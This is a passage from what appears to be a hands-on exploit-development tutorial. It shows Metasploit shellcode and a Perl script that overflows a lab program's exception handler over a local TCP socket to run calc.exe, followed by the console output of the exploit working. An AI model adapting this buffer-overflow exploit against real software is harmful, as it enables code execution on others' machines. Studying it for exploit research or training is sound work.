"\xfc\xe8\x89\x00\x00\x00\x60\x89\xe5\x31\xd2\x64\x8b\x52" .
"\x30\x8b\x52\x0c\x8b\x52\x14\x8b\x72\x28\x0f\xb7\x4a\x26" .
"\x31\xff\x31\xc0\xac\x3c\x61\x7c\x02\x2c\x20\xc1\xcf\x0d" .
"\x01\xc7\xe2\xf0\x52\x57\x8b\x52\x10\x8b\x42\x3c\x01\xd0" .
"\x8b\x40\x78\x85\xc0\x74\x4a\x01\xd0\x50\x8b\x48\x18\x8b" .
"\x58\x20\x01\xd3\xe3\x3c\x49\x8b\x34\x8b\x01\xd6\x31\xff" .
"\x31\xc0\xac\xc1\xcf\x0d\x01\xc7\x38\xe0\x75\xf4\x03\x7d" .
"\xf8\x3b\x7d\x24\x75\xe2\x58\x8b\x58\x24\x01\xd3\x66\x8b" .
"\x0c\x4b\x8b\x58\x1c\x01\xd3\x8b\x04\x8b\x01\xd0\x89\x44" .
"\x24\x24\x5b\x5b\x61\x59\x5a\x51\xff\xe0\x58\x5f\x5a\x8b" .
"\x12\xeb\x86\x5d\x6a\x01\x8d\x85\xb9\x00\x00\x00\x50\x68" .
"\x31\x8b\x6f\x87\xff\xd5\xbb\xfe\x0e\x32\xea\x68\xa6\x95" .
"\xbd\x9d\xff\xd5\x3c\x06\x7c\x0a\x80\xfb\xe0\x75\x05\xbb" .
"\x47\x13\x72\x6f\x6a\x00\x53\xff\xd5\x63\x3a\x5c\x77\x69" .
"\x6e\x64\x6f\x77\x73\x5c\x73\x79\x73\x74\x65\x6d\x33\x32" .
"\x5c\x63\x61\x6c\x63\x2e\x65\x78\x65\x00";
msf payload(exec) >

```

We got our shellcode, what is 220 bytes long:

```

my $buf =
"\xfc\xe8\x89\x00\x00\x00\x60\x89\xe5\x31\xd2\x64\x8b\x52" .
"\x30\x8b\x52\x0c\x8b\x52\x14\x8b\x72\x28\x0f\xb7\x4a\x26" .
"\x31\xff\x31\xc0\xac\x3c\x61\x7c\x02\x2c\x20\xc1\xcf\x0d" .
"\x01\xc7\xe2\xf0\x52\x57\x8b\x52\x10\x8b\x42\x3c\x01\xd0" .
"\x8b\x40\x78\x85\xc0\x74\x4a\x01\xd0\x50\x8b\x48\x18\x8b" .
"\x58\x20\x01\xd3\xe3\x3c\x49\x8b\x34\x8b\x01\xd6\x31\xff" .
"\x31\xc0\xac\xc1\xcf\x0d\x01\xc7\x38\xe0\x75\xf4\x03\x7d" .
"\xf8\x3b\x7d\x24\x75\xe2\x58\x8b\x58\x24\x01\xd3\x66\x8b" .
"\x0c\x4b\x8b\x58\x1c\x01\xd3\x8b\x04\x8b\x01\xd0\x89\x44" .
"\x24\x24\x5b\x5b\x61\x59\x5a\x51\xff\xe0\x58\x5f\x5a\x8b" .
"\x12\xeb\x86\x5d\x6a\x01\x8d\x85\xb9\x00\x00\x00\x50\x68" .
"\x31\x8b\x6f\x87\xff\xd5\xbb\xfe\x0e\x32\xea\x68\xa6\x95" .
"\xbd\x9d\xff\xd5\x3c\x06\x7c\x0a\x80\xfb\xe0\x75\x05\xbb" .
"\x47\x13\x72\x6f\x6a\x00\x53\xff\xd5\x63\x3a\x5c\x77\x69" .
"\x6e\x64\x6f\x77\x73\x5c\x73\x79\x73\x74\x65\x6d\x33\x32" .
"\x5c\x63\x61\x6c\x63\x2e\x65\x78\x65\x00";

```

Our script will be a7.pl:

```

use IO::Socket;
my $buf =
"\xfc\xe8\x89\x00\x00\x00\x60\x89\xe5\x31\xd2\x64\x8b\x52" .

```




```

"\x30\x8b\x52\x0c\x8b\x52\x14\x8b\x72\x28\x0f\xb7\x4a\x26" .
"\x31\xff\x31\xc0\xac\x3c\x61\x7c\x02\x2c\x20\xc1\xcf\x0d" .
"\x01\xc7\xe2\xf0\x52\x57\x8b\x52\x10\x8b\x42\x3c\x01\xd0" .
"\x8b\x40\x78\x85\xc0\x74\x4a\x01\xd0\x50\x8b\x48\x18\x8b" .
"\x58\x20\x01\xd3\xe3\x3c\x49\x8b\x34\x8b\x01\xd6\x31\xff" .
"\x31\xc0\xac\xc1\xcf\x0d\x01\xc7\x38\xe0\x75\xf4\x03\x7d" .
"\xf8\x3b\x7d\x24\x75\xe2\x58\x8b\x58\x24\x01\xd3\x66\x8b" .
"\x0c\x4b\x8b\x58\x1c\x01\xd3\x8b\x04\x8b\x01\xd0\x89\x44" .
"\x24\x24\x5b\x5b\x61\x59\x5a\x51\xff\xe0\x58\x5f\x5a\x8b" .
"\x12\xeb\x86\x5d\x6a\x01\x8d\x85\xb9\x00\x00\x00\x50\x68" .
"\x31\x8b\x6f\x87\xff\xd5\xbb\xfe\x0e\x32\xea\x68\xa6\x95" .
"\xbd\x9d\xff\xd5\x3c\x06\x7c\x0a\x80\xfb\xe0\x75\x05\xbb" .
"\x47\x13\x72\x6f\x6a\x00\x53\xff\xd5\x63\x3a\x5c\x77\x69" .
"\x6e\x64\x6f\x77\x73\x5c\x73\x79\x73\x74\x65\x6d\x33\x32" .
"\x5c\x63\x61\x6c\x63\x2e\x65\x78\x65\x00";
my $sock = new IO::Socket::INET (
PeerAddr => '127.0.0.1',
PeerPort => '12345',
Proto => 'tcp',
);
die "Error: $!\n" unless $sock;
my $line = "\x90" x 32 .
$buf .
"\x90" x 568 .
"\x78\xff\x12\x00" .
"\x90" x 194 .
"\xE9\x11\xFC\xff\xff" .
"\x90" x 13 .
"\x74\xEC\x12\x00" .
"\x73\x14\x40\x00";
my $len = length $line;
my $msg = pack "L", $len;
print $sock $msg . $line;
close($sock);

```

We can try this shellcode. save this perl script, then close the debugger, and restart the application. Type 0 as number, to trigger the exception handling:



```

C:\Old>patching.exe
Enter a number if 0 division by zero fires the exception handler:
0

```

Then on the other command window run a7.pl




```

C:\Old>a7.pl
C:\Old>

```

And a nice calculator appears:



unfortunately there is an error message as well, but it works

